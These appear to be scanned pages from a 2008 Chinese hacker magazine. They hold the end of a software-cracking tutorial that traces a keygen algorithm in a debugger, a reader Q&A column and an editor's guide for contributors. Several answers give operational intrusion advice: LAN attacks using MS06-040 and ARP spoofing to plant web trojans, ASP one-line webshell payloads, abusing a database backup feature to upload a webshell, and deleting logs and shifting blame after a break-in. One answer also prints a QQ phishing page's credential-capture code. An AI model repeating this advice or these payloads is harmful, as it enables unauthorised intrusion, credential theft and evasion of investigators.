0042CD10    . |FF15 4C104000 call dword ptr ds:[<&msvbvm60.__vbaS>; \连接到第二次循环运算结果的后面
0042CD16    . |8BD0          mov edx,eax                          ;  跟进去才可以看见，出来就看不见了
```

这次循环是对 A 结果的每个字符取 ASCII 值，再进行 F(x)的运算。结果连接在 B 循环结果的后面，本次结果记为 D。

第五次循环：是对 D 的结果进行 16 进制的转换，再和第三次的结果累加

第六次循环：是每次对 B 结果取四个字符，再进行 16 进制的转换，独自累加

第七次循环：是每次对 B 结果取三个字符，再进行 16 进制的转换，独自累加

第八次循环：和第七次一样，只是对第五次结果进行累加

第九次循环：是每次对 B 结果取三个字符，再进行 16 进制的转换，和第六次的结果累加

第十次循环：是每次对 B 结果取一个字符，再进行 16 进制的转换，独自累加

十次循环结束后，我们来到如下位置进行最后的算法。

```
0042D0C7    > \8D55 CC       lea edx,dword ptr ss:[ebp-34]        ;  终于走完了十次循环
0042D0CA    .  8995 00FEFFFF mov dword ptr ss:[ebp-200], edx      ;  保存第九次循环结果，地址存在[ebp-200]
0042D0D0    .  C785 F8FDFFFF>mov dword ptr ss:[ebp-208], 4003     ;  4003 保存在[ebp-208]
0042D0DA    .  8D85 F8FDFFFF lea eax,dword ptr ss:[ebp-208]       ;  [ebp-208]的地址给 eax
0042D0E0    .  50            push eax
0042D0E1    .  8D4D 88       lea ecx, dword ptr ss:[ebp-78]
0042D0E4    .  51            push ecx
0042D0E5    .  8B1D DC114000 mov ebx,dword ptr ds:[<&msvbvm60.rtc>;  msvbvm60.rtcVarStrFromVar
0042D0EB    .  FFD3          call ebx                             ;  得到一串注册码字符；<&msvbvm60.rtcVarStrFromVar>
0042D0ED    .  8D55 88       lea edx, dword ptr ss:[ebp-78]
0042D0F0    .  52            push edx                             ; /Arg2
0042D0F1    .  8D85 78FFFFFF lea eax,dword ptr ss:[ebp-88]        ; |
0042D0F7    .  50            push eax                             ;
```





图3 注册成功

```
|Arg1
  0042D0F8     .  FF15 AC104000 call dword ptr ds:[<&msvbvm60.rtcLef>]; \过滤掉空格
```

用第九次循环得到的结果通过F(x)的算法：**[(ASCII+2)对A求余+30]**得到" 1158"（有个空格），剩下的三个方法一样，依次用第八次、第七次、第五次计算结果进行F(x)的算法，到最后经过__vbaVarCat连接在一起，得到最终的注册码。跟进0042D1F6这个CALL里可以看见最后的注册码，我们得到的是11588-66646-40200-35732。现在来进行注册测试，如图3，注册成功。

编辑点评：

算法流程还是比较清晰的，但是如果没有编程基础，而且这个程序不是明码的话，我相信想要计算一组注册信息出来还是比较麻烦的，所以学破还是必须学一门编程语言。



Q：请教一下：怎么在局域网内入侵？

A：局域网入侵的方式是很灵活的，如果对方是windows 2000，那么可以使用IPC$管道或者溢出等途径进行入侵；如果是XP系统，即使对方是空口令也是没有办法通过有效途径进行内网入侵的。首先还是考虑溢出，如果对方使用的是安装版，例如新装系统或者关闭了自动更新，那么ms06040这样的漏洞就可以轻易攻陷对方阵地。

最有效的办法还是通过arp欺骗，通过zxarps等工具进行arp欺骗来进行网页挂马，现在包括IE及第三方软件漏洞的网页木马层出不穷，结合我们的实际免杀手段就可以达到不错的效果。

最后介绍一个偏方，就是社会工程学，可以自己开一个网络共享，然后存放一些有诱惑性的事先准备好的木马，例如通过自解压等方式诱导别人执行。

总之，入侵的手段是灵活丰富的，关键是思路，建议你切合对方实际环境来入侵。

URL：http://www.nohack.cn/bbs/thread-84442-1-1.html

Q：大家看看这两个用一句话木马时页面出现的结果，用的是网站配置页面，即inc/config.asp里面插入木马后出现的结果。用的一句话服务端分别是：<%eval request("hack88")%>和<%execute request("hack88")%>。但是我在把一句话做成图片后上传备份，第一种却可以用，高手请解释下。

第一个结果：
Microsoft VBScript 编译器错误 错误 '800a0401'
语句未结束
D\VIRTUALHOST\WEB502292\WWW\ADMIN\../inc/config.asp，行 6
Const SiteUrl="<%eval request("hack88")

第二个结果：
Microsoft VBScript 运行时错误 错误 '800a000d'
类型不匹配：'execute'
/admin/Databackup/2.asp，行 1

A：提示"语句未结束"，说明代码不完整，可以通过错误提示清晰地看到SiteUrl长度被截取了。而第二种情况，分析可能是数据库做了防下载处理，导致你备份的asp文件出错。建议使用eval的服务端，这样容错性更佳。

在实际的入侵中，针对一句话木马的问题，我们最好先关注源码，例如其中有过滤字符、限制字符串长度、数据库中有防下载的表，甚至有些可能强制进行容错处理等功能。在做成图片上传后备份还原，这就不存在过滤和数据库的处理问题了，自然也就成功了。

URL：http://www.nohack.cn/bbs/thread-84424-1-1.html

Q：数据库备份目录不能改，怎么传大马啊？

A：要结合具体的情况，首先可以试试把网站的源文件保存下来，通过记事本修改POST的值为网站的相对路径，然后把备份数据库的路径和目标数据库的路径分别改成你上传文件的路径及需要保存的shell路径。一般是修改input name=DBpath type=text value后的值，要注意上级目录需通过../来指定。如果是bbsxp这样的系统，会提示提交非法，那么就要想办法通过其他途径获取webshell。例如bbsxp2007，可以修改允许上传htr或者php文件，如果不支持相关脚本解析，可以尝试通过shtml来定义include的数据库文件。如果得到网站主目录数据库或者mssql的链接文件那就更好了。关键是具体情况采取相对措施，总之第一种方法对大部分系统是有效的，或者用NC提交效果相同。

URL：http://www.nohack.cn/bbs/thread-84361-1-2.html

Q：有时通过注入得到了管理员的用户名和密码以及后台登录地址，但有时会出现登录后台的验证码刷不出来的问题，为什么？应该如何解决？

A：如果是图片格式所导致的，那么可以尝试以下方法：

打开注册表编辑器，定位到"HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Internet Explorer/Security"，在窗口右边新建一个名为"BlockXBM"的REG_DWORD值，将其值设置为"0"（十六进制值）。这是针对XBM图片的解决方法，如果不行则进行如下操作：

1、开始->运行，输入"regsvr32 c:\windows\system32\pngfilt.dll"，目的是重新注册下这个DLL组件。

2、打开注册表，到这个路径："HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Accepted Documents"，在右边右键选择"新建"->"字符串值"，紧接着最大的数字命名。如果是3，则命名为4，并赋值为"image/png"。

当然，这都是网上搜索到的对应办法，在实际入侵中，如果以上方法还不能解决问题，则需要考虑是否是假的后台了。通过源码看看code的页面，如果不能访问那么肯定是页面问题。

URL：http://www.nohack.cn/bbs/thread-70335-1-4.html

Q：我在家里的电脑上用明小子和啊D成功的进入某站后台，后来上传了个木马，我想问的是：我家的IP地址会不会被那个网站所记录？我浏览了某些网站或者在某些网站上发了帖子，该网站会记录我的IP地址吗？有没有很好的办法去隐藏自己的IP呢？

A：首先看后台是否有日志记录功能，日志一般情况下是记录在数据库或者文件里。如果是数据库记录，那么赶紧链

接到数据库用delete 指令删除吧；如果是记录在文本里，那么可以通过webshell 自行修改。

我想你拿到webshell 都可以查看源码了，这些功课做起来应该比较得心应手的。至于IIS 日志文件，如果能拿到服务器权限，使用相关命令或者工具可以进行抹除。如果不能拿到的话，干脆用代理或者vpn 什么的，进后台搞些破坏，那么网站的管理员可能会忽略你。

当然，把这个站的信息发给你的黑友们，让他们一起背这个黑锅也是不错的选择。挂马的行为是可耻的，如果你只是入侵了网站拿到需要的东西，可能不会有人追究，但如果是机关单位网站，在网页上挂马你可谓是玩火自焚。

使用代理或者VPN 是可以隐藏真实IP 的，但是如果你搞破坏或者挂马，网警还是可以通过技术手段抓获你。


URL：http://www.nohack.cn/bbs/thread-69265-1-5.html

Q：某天我浏览了http://dnfchongw.cn/BOB/qq.html这个网页以后，第二天我上QQ 就看见自己QQ 在别处登录过了。后来想找其中的木马，就是没找到。

A：这个页面本身不是一个网页木马，并且没有插入挂马页面，实质上这是一个钓鱼页面。关于"钓鱼"的理解就是伪造一个页面，让对方输入信息后进行窃取。近来利用腾讯QQ 进行钓鱼的页面数不胜数，而这是一个比较典型的利用QQ抽奖伪造的钓鱼网页。用来进行窃取的页面pet_qq_action.asp代码如下：

```
<%
dim db,strcon,qq,pass,rs,strSql
strcon="dbq="& server.mappath("qq.mdb") &"; driver={microsoft access driver (*.mdb)}"
Set db=Server.createobject("ADODB.connection")
db.open strcon
qq=Request("u")
pass=Request("p")
strSql="INSERT INTO pass(name, pass) VALUES('"& qq &"','"& pass &"')"

db.Execute(strSql)
%>
<script language="javascript">
alert(" 系统忙....请您稍后登录!")
</script>
<script LANGUAGE="JavaScript">
<!—
window.location="http://pet.qq.com/index.shtml";
// -->
</script>
```



你所访问的网站已经修改了以上页面的数据库地址和alert信息，如果你的QQ 没有设置密码保护，那么请尽快利用详尽信息进行QQ 号码申诉，因为腾讯记录了IP 地址，所以找回的希望还是很大的。在这里奉劝广大读者，切勿被网络上的虚假信息所诱惑，腾讯公司的所有抽奖活动一定是在官方网站进行通知，并且绝不可能使用其他域名。重要的是，这个IP的服务器指向地址为典型的虚拟主机，如果你有能力和时间，可以来个反击战。

URL：http://www.nohack.cn/bbs/thread-83089-1-2.html

Q：今天刚刚安装了影子卫士，怎么把软件的更新排除在外，让它不被还原？不是需要把普通安装路径例外吧？还有，要系统更新，需要把C 盘下的哪个路径例外啊？

A：影子卫士的确是一个可以值得推荐的系统防护软件，据说对于机器狗的防御比软件更具代表性，例如杀毒软件的病毒库、常用软件的更新等。另外，它可以添加到排除列表，但是对于Windows 的系统更新来说，都是对系统目录进行操作，所以做到基本排除是不可能的。过多的排除只会给病毒更好的藏身之地，特别是带Win32 感染或者强制摧毁杀毒软件的病毒。

我的建议是，在需要对杀毒库或者Windows 进行安全更新操作时，可以在正常模式的状态下一并进行。这个状态可以理解为一次系统的安全更新，虽然并不能达到你所谓的傻瓜化，但是影子卫士本身就带保护性质，而你所需要的只是更新而已，想必定期操作并不会浪费你的时间。

URL：http://www.nohack.cn/bbs/thread-83012-1-3.html

Q：我做了个导航类的网站，仿照hao123 那种，就是别人进来点击了连接到对方网站那种，这种网站是不是算是全静态的啊？会不会被别人黑掉啊？

A：我下载了一份hao123 的整站代码，一般的导航网站一定意义上来说都是静态页面。静态网站单纯从代码上入侵的机会是没有的，因为所有修改完全是参考代码执行。但是光从入侵的角度来讲，旁注、嗅探、爆破、信息窃取等都可能导致网站的失陷，明白的跟你讲，这类网站除非流量非常高或者别人有意得到你的ftp 密码，没有人会感兴趣的。

URL：http://www.nohack.cn/bbs/thread-83028-1-3.html

Q：我在一间黑网吧种下了个木马，之后将那个木马放到启动组中，但不能实现木马的自启动。可是那个网管放上去的东西就可以，这是为什么？

A：为什么网吧网管可以你却不行？相信并不是操作的问题，而是网管将还原系统切换到了正常运行模式才可以实现，所以你需要做的仅仅是破除还原。而木马本身就带有启动功能，所以你的理解不透彻。

URL：http://www.nohack.cn/bbs/thread-82997-1-3.html

Q：在浏览IE 时会自动下载网页信息，用久了硬盘空间就会变小。还有一些文件是隐藏的，我们看不到，但是他却在C 盘里占用我的空间，每次清理都很麻烦，有什么更快更好的清理办法吗？

A：Windows 的临时缓存和文件都是默认存放在c 盘里，特别是对于主分区划分本来就比较小的磁盘来说，这类问题更会让系统资源严重捉襟见肘。其实主要是养成良好的使用习惯，可以使用自动清除IE 缓存的浏览器，例如腾讯TT 等，也有必要安装360 安全卫士及windows 优化大师等工具对其他的临时文件进行清理。

但是并不要以为你的空间都是被他们占用了，杀毒软件的病毒库，系统的漏洞更新等都会影响C 盘空间，建议你参考一下windowsXP 减肥的文章，腾出一部分资源，当然最好是做到自行重新分区，以我的理解看，C 盘最好起码分10G 左右。

URL：http://www.nohack.cn/bbs/thread-69234-1-3.html

非安全

安全术语词典

2008.12

在线商城隆重开业
book.nohack.cn

978-7-900452-97-9
9 787900 452979

黑客手册

本手册随DVD赠送 WWW.NOHACK.CN ￥10元



写在前面

投稿须知

我们正在捱着全球蔓延的经济衰退，大家都还好吗？要面对的问题很多，希望朋友们稍安勿躁。多看看好事吧，好事也不少，猪肉降价了，“肉鸡”估计也降了，春运火车票到时应该也不太难买了，当然，经济不失衡才会有良性的运转。不管外面如何风云变幻，学好技术才是硬道理，小编也在此祝各位读者09年新年快乐，也希望金融危机能在全球各国的共同拯救下早日突出重围。

同时，小编在工作中发现了一些小问题，总结出来给投稿的朋友看看，一起讨论。

1、图

用QQ的“捕捉屏幕”剪刀给文章截图很方便，但会产生新问题。

详述：把图截到QQ聊天输入框，鼠标右击菜单中的“另存为”，有两种图片格式可选，BMP和JPG。请大家选择另存为BMP格式，这样的图清晰可靠。如果选择JPG，会在文字上产生斑驳花边状的色斑。

有读者会觉得BMP文件个头太大，动辄上M，感觉会给本就不宽的网络带来堵塞。其实不然，如果把BMP压缩为RAR格式，压缩比率还是很大的，基本不会比JPG压缩后的体积大多少。

以上讨论仅限于QQ的截图问题，其它专业的截图工具和键盘截图功能不在此讨论之列，只要以清晰且无色斑的图作为标准就是了。

2、字

为了积极响应几千年来我国统一文字的伟大思想，有些非主流的文字用法敬请阁下避免。借此提出几个典型的老问题：

①登陆→登录

不光是文字，不少软件界面也是写作“登陆”，毕竟Hack了一个系统，进入别人的系统也类似于一次充满了艰辛的“诺曼底登陆”，这是多么威猛的一种成就啊。看来谬误多了就变成了真理，正确的应该是“登录”。我查了一下新华词典（2001年修订版），还没有收纳“登录”这个词，那我们就根据字面意思来理解为“登记录入”吧。

②帐号→账号

我查了一下字典，“帐号”不算错误，就是说不是硬伤，新华字典里面说：“帐，现在通常写作账”。为了一致性，统一为“账”吧，譬如账号、账目、账户等等。

③标点符号软伤

示例一下，同上，前面为错误写法，后面为正确写法：,→，.→。这是中、英文标点符号的不同所致。

有作者会在中文段落部分标英文标点，这个虽然不算硬伤，但也算轻伤。轻伤就不下“手册”了，编辑改好就成，但是如果作者自己养成严谨的习惯，中英分明，定会给自己的作文添上精彩的一笔。

3、文

不少作者喜欢把读者当成是自己的朋友，准确点说，就是能和自己一起交流技术的朋友。交流技术那种境界很让人羡慕，在差不离的技术基础上，互通有无，你来我往，其乐融融，达“谈笑有鸿儒，往来无白丁”之精神境界。但是，和朋友之间技术交流的话语如果作为作文来写，那一定会出现“看不懂”的境况。

有人兴许会说，这都看不懂，且不是白痴？话伤人，但有“道理”吗？当然没有道理，好比你已经在读2年级，别人还在读1年级，知识储备不在一个级别上，何况不同的朋友圈子之间还会有不同的圈子语言。

所以，我们的要求是文字通俗易懂，步骤要步步落实到位，不能语焉不详，一笔带过。文章内容图文并茂，操作细节清晰明了，让读者看后能了然于心，步步跟进。如果能有动画配套，并附上相关的软件，那是再好不过了。写文章不难，难的是写读者看得懂的文章。

4、E

除专用名称外，一般英文第一个字母大写，其余小写，如Windows、Linux、Unix等。另外，一些英文缩写词要全部大写，比如IP、ADSL、MS等等。

